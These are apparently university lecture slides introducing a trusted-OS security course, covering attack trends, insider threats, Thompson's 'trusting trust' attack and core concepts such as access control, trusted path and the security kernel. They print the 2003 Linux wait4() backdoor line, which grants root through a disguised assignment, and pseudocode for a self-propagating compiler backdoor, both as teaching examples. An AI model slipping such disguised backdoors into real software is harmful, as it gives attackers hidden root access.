CYENG 312/GECE 594 :
Trusted Operating System (OS)

Lecture 01: Introduction

Instructor: Shayan (Sean) Taheri, Ph.D.

Assistant Professor

The Department of Electrical and Cyber Engineering (ECE)

The Institute for Health and Cyber Knowledge (I-HACK)

The Gannon University (GU)

Personal Information

- Name: Shayan (Sean) Taheri.
- Date of Birth: July/28/1991.
- Past Position: Postdoctoral Fellow at University of Florida.
- Ph.D. Degree: Electrical Engineering from the University of Central Florida.
- M.S. Degree: Computer Engineering from the Utah State University.
- University Profile: https://www.gannon.edu/FacultyProfiles.aspx?profile=taheri001

Useful Information

- Prerequisite: Operating System (OS) and Programming
- Office hours: Please refer to the Blackboard system.
- Course Components: Laboratory Assignments, Theoretical Assignments, Exams, and Projects.
- Read the textbook materials related to topics that will be covered.
- Study the slides very well.

Class Policies

DO

- Read
  - ✓ Book, lab, and datasheets
- Try before seeking help
- Follow announcements
- Discuss material with the instructor
- Do research
- Track due dates

DON'T

- Don't cheat!
- **Never look at another student's code** (current or previous)
- Don't let your partner do all the work
- Don't copy software from book or web without attribution
- Don't expect handholding

What’s this course about?

- Some challenging and interesting topics
  - *Learn about attacks on operating systems*
  - *Learn about defenses for operating systems*
- Lectures on many topics
  - *Application security*
  - *Operating system security*
  - *(Software) Application-level, Network-level, and Hardware-level security threats and countermeasures for operating systems*


Trends: Some things in the news

- Nigerian letter (419 Scams) still works:
  - *Michigan Treasurer Sends 1.2MUSD of State Funds !!!*
- Many zero-day attacks in 2007
  - *Google, Excel, Word, Powerpoint, Office …*
- Numerous stolen or lost laptops, storage media, containing customer information
  - *Second-hand computers (hard drives) pose risk*
- Phishing fraudsters get flashy
- Vint Cerf estimates ¼ of PCs on Internet are bots
- Undetected for 50 days, Gozi trojan steals data from SSL streams
- Any other attacks?

Example: Steal cars with a laptop

- NEW YORK - Security technology created to protect luxury vehicles may now make it easier for tech-savy thieves to drive away with them.
- In April ‘07, high-tech criminals made international headlines when they used a laptop and transmitter to open the locks and start the ignition of an armor-plated BMW X5 belonging to soccer player David Beckham, the second X5 stolen from him using this technology within six months.
- Beckham's BMW X5s were stolen by thieves who hacked into the codes for the vehicles' RFID chips.

How big is the security problem?




http://www.cert.org/stats/

Security Spending Variance By Industry

January 2007, Trends **"2007 Security Budgets Increase: The Transition To Information Risk Management Begins"**

"Approximately what percentage of your company's overall IT spending will go to security?"




*Base: 604 executives at North American and European enterprises
†Base: 840 executives at North American and European enterprises
‡Base: 616 executives at North American and European enterprises
Base: 447 executives at North American and European enterprises

*Source: Forrester's Business Technographics® June 2004 North American And European Benchmark Study
†Source: Forrester's Business Technographics November 2004 North American And European Benchmark Study
‡Source: Business Technographics November 2005 North American And European Enterprise IT Budgets And Spending Survey
Source: Business Technographics November 2006 North American And European Enterprise IT Budgets And Spending Survey

Most-common attacks on systems

- 2006 MITRE CVE stats:
  - *21.5 % of CVEs were XSS*
  - *14 percent SQL injection*
  - *9.5 percent php "includes"*
  - *7.9 buffer overflow.*



2005 was the first year that XSS jumped ahead of buffer overflows …

Why are there security problems?

- Lots of buggy software...
  - *Why do programmers write insecure code?*
  - *Awareness is the main issue*

- Some contributing factors
  - *Few courses in computer security*
  - *Programming text books do not emphasize security*
  - *Few security audits*
  - *C is an unsafe language*
  - *Programmers are lazy*
  - *Legacy software (some solutions, e.g. Sandboxing)*
  - *Consumers do not care about security*
  - *Security is expensive and takes time*

Ethical use of security information

- We discuss vulnerabilities and attacks
  - *Most vulnerabilities have been fixed*
  - *Some attacks may still cause harm*
  - *Do not try these at home*
- Purpose of this class
  - *Learn to prevent malicious attacks*
  - *Use knowledge for good purposes*

Law enforcement

- Sean Smith
  - *Melissa virus: 5 years in prison, $150K fine*
- Ehud Tenenbaum (“The Analyzer”)
  - *Broke into US DoD computers*
  - *6 mos service, suspended prison, $18K fine*
- Dmitry Sklyarov
  - *Broke Adobe ebooks*
  - *Prosecuted under DMCA*

Difficult Problem: Insider Threat

- Easy to hide code in large software packages
  - *Virtually impossible to detect back doors*
  - *Skill level needed to hide malicious code is much lower than needed to find it*
  - *Anyone with access to development environment is capable*

Example Insider Attack (IA) – 1

- Hidden trap door in Linux, Nov 2003
  - *Allows attacker to take over a computer*
  - *Practically undetectable change*
  - *Uncovered by anomaly in CVS usage*
- Inserted line in wait4()

```
if ((options == (__WCLONE|__WALL)) && (current->uid = 0))
           retval = -EINVAL;
```

  - *Looks like a standard error check*
  - *Anyone see the problem?*

See: http://lwn.net/Articles/57135/

Example IA – 2

- Rob Harris case - slot machines
  - *an insider: worked for Gaming Control Board*
- Malicious code in testing unit
  - *when testers checked slot machines*
    - downloaded malicious code to slot machine
  - *was never detected*
  - *special sequence of coins activated "winning mode"*
- Caught when greed sparked investigation
  - *$100,000 jackpot*

Example IA – 3


- Breeder’s cup race
  - *Upgrade of software to phone betting system*
  - *Insider, Christopher Harn, rigged software*
  - *Allowed him and accomplices to call in*
    - change the bets that were placed
    - undetectable
  - *Caught when got greedy*
    - won $3 million

http://horseracing.about.com/library/weekly/aa110102a.htm

Software Dangers

- Software is complex
  - *top metric for measuring #of flaws is lines of code*
- Windows Operating System
  - *tens of millions of lines of code*
  - *new "critical" security bug announced every week*
- Unintended security flaws *unavoidable*
- Intentional security flaws *undetectable*

Ken Thompson



- What code can we trust?
  - *Consider "login" or "su" in Unix*
  - *Is RedHat binary reliable?*
  - *Does it send your passwd to someone?*
- Can't trust binary so check source, recompile
  - *Read source code or write your own*
  - *Does this solve problem?*

Reflections on Trusting Trust, http://www.acm.org/classics/sep95/

Compiler backdoor

- This is the basis of Thompson's attack
  - *Compiler looks for source code that looks like login program*
  - *If found, insert login backdoor (allow special user to log in)*
- How do we solve this?
  - *Inspect the compiler source*

C compiler is written in C

- Change compiler source S


```
compiler(S) {
  if (match(S, "login-pattern")) {
      compile (login-backdoor)
      return
  }
  if (match(S, "compiler-pattern")) {
      compile (compiler-backdoor)
      return
  }
  .... /* compile as usual */
}
```

Clever trick to avoid detection

- Compile this compiler and delete backdoor tests from source
  - *Someone can compile standard compiler source to get new compiler, then compile login, and get login with backdoor*
- Simplest approach will only work once
  - *Compiling the compiler twice might lose the backdoor*
  - *But can making code for compiler backdoor output itself*
    - (Can you write a program that prints itself? Recursion thm)
- Read Thompson's article
  - *Short, but requires thought*

Social engineering

- Many examples
  - *We are not going to talk about social engineering a lot, but good to remember that there are many attacks that don't use computers*
  - *Call system administrator*
  - *Dive in the dumpster*
  - *Online version*
    - send trojan in email
    - picture or movie with malicious code



Trusted Operating System

- An OS is **trusted** if we rely on it for
  - Memory protection
  - File protection
  - Authentication
  - Authorization
- Every OS does these things
- But if a trusted OS fails to provide these, our security fails

Trust Vs. Security

- **Trust** implies reliance
- Trust is binary
- Ideally, only trust secure systems
- All trust relationships should be explicit

- **Security** is a judgment of effectiveness
- Judged based on specified policy
- Security depends on trust relationships

- Note: Some authors use different terminology!

Trusted Operating Systems

- **Trust** implies reliance
- A trusted system is relied on for security
- An untrusted system is not relied on for security
- If all untrusted systems are compromised, your security is unaffected
- Ironically, **only a trusted system can break your security!**

Trusted OS

- OS mediates interactions between subjects (users) and objects (resources)
- Trusted OS must decide
  - Which objects to protect and how
  - Which subjects are allowed to do what

General Security Principles

- Least privilege — like “low watermark”
- Simplicity
- Open design (Kerchoffs Principle)
- Complete mediation
- White listing (preferable to black listing)
- Separation
- Ease of use
- But commercial OSs emphasize features
    - Results in complexity and poor security


General Security Principles

- Least privilege — like “low watermark”
- Simplicity
- Open design (Kerchoffs Principle)
- Complete mediation
- White listing (preferable to black listing)
- Separation
- Ease of use
- But commercial OSs emphasize features
    - Results in complexity and poor security

OS Security

- Any OS must provide some degree of
  - Authentication
  - Authorization (users, devices and data)
  - Memory protection
  - Sharing
  - Fairness
  - Inter-process communication/synchronization
  - OS protection
  - Results in complexity and poor security

OS Services



users

User interface

Operating system

services

Synchronization
Concurrency
Deadlock
Communication
Audit trail, etc.


Resource allocation

Data, programs,
CPU, memory,
I/O devices, etc.

Trusted OS

- A trusted OS also provides some or all of
  - User authentication/authorization
  - Mandatory access control (MAC)
  - Discretionary access control (DAC)
  - Object reuse protection
  - Complete mediation - access control
  - Trusted path
  - Audit/logs

Trusted OS Services



users

User interface

Authentication

Operating system

Access control

services

Synchronization
Concurrency
Deadlock
Communication
Audit trail, etc.

Resource allocation

Access control

Data, programs, CPU, memory, I/O devices, etc.

MAC and DAC

- Mandatory Access Control (MAC)
  - Access not controlled by owner of object
  - Example: User does not decide who holds a TOP SECRET clearance
- Discretionary Access Control (DAC)
  - Owner of object determines access
  - Example: UNIX/Windows file protection
- If DAC and MAC both apply, MAC wins

Object Reuse Protection

- OS must prevent leaking of info
- Example
  - User creates a file
  - Space allocated on disk
  - But same space previously used
  - “Leftover” bits could leak information
  - Magnetic remanence is a related issue

Trusted Path

- Suppose you type in your password
  - *What happens to the password?*
- Depends on the software!
- How can you be sure software is not evil?
- Trusted path problem

> *"I don't know how to to be confident even of a digital signature I make on my own PC, and I've worked in security for over fifteen years. Checking all of the software in the critical path between the display and the signature software is way beyond my patience. "*
>
> *——Ross Anderson*

Audit

- System should log security-related events
- Necessary for postmortem
- What to log?
  - *Everything? Who (or what) will look at it?*
  - *Don't want to overwhelm administrator*
  - *Needle in haystack problem*
- Should we log incorrect passwords?
  - *"Almost" passwords in log file?*
- Logging is not a trivial matter

Security Kernel


- **Kernel** is the lowest-level part of the OS
- Kernel is responsible for
  - *Synchronization*
  - *Inter-process communication*
  - *Message passing*
  - *Interrupt handling*
- The **security kernel** is the part of the kernel that deals with security
- Security kernel contained within the kernel

Security Kernel

- Why have a security kernel?
- All accesses go thru kernel
  - ❑ *Ideal place for access control*
- Security-critical functions in one location
  - ❑ *Easier to analyze and test*
  - ❑ *Easier to modify*
- More difficult for attacker to get in “below” security functions

Reference Monitor

- The part of the security kernel that deals with access control
  - *Mediates access of subjects to objects*
  - *Tamper-resistant*
  - *Analyzable (small, simple, etc.)*



